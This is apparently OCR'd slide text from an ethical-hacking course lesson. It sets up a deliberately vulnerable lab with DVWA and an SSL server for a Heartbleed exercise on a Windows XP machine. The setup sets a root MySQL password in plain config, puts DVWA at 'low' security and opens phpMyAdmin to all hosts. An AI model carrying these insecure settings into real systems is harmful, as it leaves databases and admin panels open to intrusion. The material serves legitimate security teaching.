
Copy the DVWA files to the DocumentRoot folder

[EH-WinXP]



Restart services so SSL changes take effect

[EH-WinXP]




If your changes were correct the status icon should turn green after a few seconds

Change MySql password

(EH-WinXP-xx)

[EH-WinXP]




Bring up the MySql command line console

[EH-WinXP]

<no password needed for MySql Console>


```
set password for 'root'@'localhost' = password('Cabrillo');
```



```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> set password for 'root'@'localhost' = password('Cabrillo');
Query OK, 0 rows affected (0.02 sec)

mysql>
```

Change the MySql password which is also used by MyPhpAdmin

[EH-WinXP]



C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files

1) Copy this file

C:\wamp\apps\phpmyadmin3.4.10.1

2) Paste (and overwrite) the file here

Update the config.inc.php file with the one in the Heartbleed folder


[EH-WinXP]

```
<snipped>

$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'Cabrillo';

<snipped>

_DVWA['default_security_level'] = "low";

<snipped>
```

Excerpts from the updated httpd-ssl.conf file

CIS 76 - Lesson 14

[EH-WinXP]



`C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files`

1) Copy this file

`C:\wamp\alias`

2) Paste (and overwrite) the file here


Update the phpmyadmin.conf file with the one in the Heartbleed folder

[EH-WinXP]

```
<snipped>

<Directory "c:/wamp/apps/phpmyadmin3.4.10.1/">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
        Order Deny,Allow
        Allow from all
</Directory>
```

Excerpts from the updated phpmyadmin.conf file

[EH-WinXP]

